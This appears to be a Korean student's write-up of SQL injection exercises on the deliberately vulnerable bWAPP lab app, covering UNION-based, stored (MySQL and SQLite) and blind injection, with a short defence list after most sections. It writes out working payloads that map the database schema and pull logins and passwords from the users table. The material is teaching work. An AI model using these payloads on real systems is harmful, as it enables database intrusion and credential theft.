2. **db에서 칼럼을 개별로 호출하고 연결하는 방식을 사용한다. 예를 들어서 movie변수에 입력한 숫자 값이 id변수에 대입된다. id변수는 recordset에 저장된 db의 순서 번호이다. Bind\_param함수를 사용하여 db에 사용하는 변수들을 불러오고 excute함수로 쿼리를 실행한다. 그 후에 bind\_result함수로 각 변수를 연결한다. 그리고 나서 sotre\_result함수로 쿼리의 결과를 저장한다. 이러한 방식으로 미리 입력값을 검증하여 sql injection을 방지한다.**

|  |
| --- |
| 1. Sql injection (ajax/json/jquery) |

**Ajax : 비동기적인 웹 어플리케이션의 제작을 위해서 html, css, 자바스크립트, json등을 조합하여 개발하는 방법을 의미한다.**

**Json : 서버와 클라이언트가 데이터를 주고받을 때 사용하는 양식**

**Jquery : html의 클라이언트 사이드 스크립트 언어를 단순화 하도록 설계된 자바스크립트 라이브러리**



**이 실습 페이지는 ajax 기술을 활용해 만든 페이지이기 때문에 검색하는 버튼이 존재하지 않는다.**

**검색어를 입력하면 바로 검색결과가 뜨는 것을 확인할 수 있다.**

**0’ UNION SELECT ALL 1, table\_name, 3, 4, 5, 6, 7 from information\_schema.tables #**

**해당 문구로 테이블 이름을 알아내자.**

**0’ UNION SELECT ALL 1, table\_name, 3, 4, 5, 6, 7 from information\_schema.tables where table\_schema=”bWAPP” #**

**Information\_schema의 테이블에서 테이블 스키마가 bWAPP 데이터베이스에서 테이블 이름을 출력한다.**

**이를 통하여 5개의 테이블이 존재하는 것을 확인하였다.**

**0’ UNION SELECT ALL 1, column\_name, 3, 4, 5, 6, 7 from information\_schema.columns where table\_name=”users” and table\_schema=”bWAPP” #**

**Information\_schema의 테이블에서 테이블 스키마가 bWAPP 데이터베이스이고 테이블 이름이 users인 테이블에서 컬럼 이름을 출력한다.**

**이를 통하여 users테이블의 모든 칼럼 이름이 출력되었다.**

**0’ UNION SELECT 1, id, login, password, admin, 6, 7 from users #**

|  |
| --- |
| 1. sql injection - stored(blog) |

**'test 이걸 입력해보자**


**결과는 'test','bee')'이런식으로 나온다.**



**여기서 유추할 수 있는 것은 'test','계정명')'이라는 것을 알 수 있다.**

**결론은, ('입력 내용', '계정명')으로 나온다는 것을 유추가 가능하다.**

**여기서 추론하여 test',(select @@version))#을 입력해보자. --> db정보를 알아낼 수 있다.**



**<대응방법>**


1. **Addslashes()함수와 mysql\_real\_escape\_string()함수를 사용하여 공격에 사용하는 문자열을 사용하지 못하게 만든다. Addslashes()함수로 작은따옴표를 문자열로 escape한다. Mysql\_real\_escape\_string()함수로 null, \n, \r, \, ‘, “, ^z등의 문자를 escape한다.**

|  |
| --- |
| 1. sql injection - stored(sqlite) |

**Sqlite : dbms의 일종 서버가 아닌 클라이언트 app에서 동작하는 비교적 가벼운 dbms이다.**

**db전체를 하나의 파일에 저장한다.**

**', (select tbl\_name from sqlite\_master))--**



**SQLite 에서 테이블 이름은 tbl\_name / MySQL에서는 테이블 이름이 table\_name이다.**

**MySQL에서 information\_schema 와 같은 기능을 하는 것이 SQLite에서는 sqlite\_master 이다.**

**', (select tbl\_name from sqlite\_master limit 6,1))--**

**이런식으로 입력해서 heroes, movies, users테이블 이름까지 알아낸다.**



'**, (select sql from sqlite\_master where tbl\_name='users'))--**


**users테이블에서 sql 필드를 출력한다. 아래와 같이 결과가 나오는데, id, login, password, email 등등 sql 필드의 확인이 가능하다.**

**CREATE TABLE "users" ( "id" int(10) NOT NULL , "login" varchar(100) DEFAULT NULL, "password" varchar(100) DEFAULT NULL, "email" varchar(100) DEFAULT NULL, "secret" varchar(100) DEFAULT NULL, "activation\_code" varchar(100) DEFAULT NULL, "activated" tinyint(1) DEFAULT '0', "reset\_code" varchar(100) DEFAULT NULL, "admin" tinyint(1) DEFAULT '0', PRIMARY KEY ("id") )**




<최종 공격 진행>


1 :  ', (select id from users))—-



2 :  ', (select login from users))--



3 :  ', (select password   from users))--



최종적으로 공격이 성공 하였다.

**<대응방안>**


1. **Sqlite는 가벼운 dbms로 웬만하면 사용하지 않도록 한다. 사용시에 특정한 user만 사용이 가능하도록 하며, 보안대책을 하는 증 주의를 요한다.**
2. **‘등의 특수문자가 입력되지 않도록 필터링 해준다.**

|  |
| --- |
| 1. Blind SQL injection |

**쿼리의 결과를 참 or 거짓으로 출력하는 페이지에서 데이터베이스의 내용을 참 or 거짓으로 추측하는 공격 기법**


**' or 1=1#**

**데이터베이스에 영화가 존재한다는 메시지가 출력된다.**



**' or 1=0#**

**데이터베이스에 영화가 존재하지 않는다는 메시지가 출력된다.**



**ASCII Code (아스키 코드)**

**- 10진수  48 ~ 57   = 정수   1 ~ 10**

**- 10진수  65 ~ 90   = 문자   A ~ Z**

**- 10진수  97 ~ 122   = 문자   a ~ z**

**- 아스키 코드 표 참고 :  https://namu.wiki/w/아스키%20코드#s-2**

**\* substring() 함수**

**- 지정한 문자열의 일부를 반환해주는 함수**

**- 형식 :  substring("문자열", 시작 index, index 길이)**


**\* length() 함수**

**- 지정한 문자열의 길이를 반환해주는 함수**

**- 형식 :  length("문자열")**


**' or 1=1 and length(database())=5#**

**\* 전체 구문 해석 : 데이터베이스 이름의 길이가 5인지 체크**



**' or 1=1 and database()='bWAPP'#**

**\* 전체 구문 해석 : 데이터베이스 이름이 'bWAPP'인지 체크**



**--> 이런식으로 공격이 가능하다.**

**<대응방안>**

**개발 소스 안에서 전송되는 파라미터에 대하여 싱글 쿼터나 세미콜론, 콤마, 중괄호 등등을 예외처리 하도록 한다. 또한 db를 개발할 시에 sp를 사용하거나 바인딩 쿼리를 사용하면 db성능도 좋아지고 인젝션 공격에서도 자유로워지는 것이 가능하다.**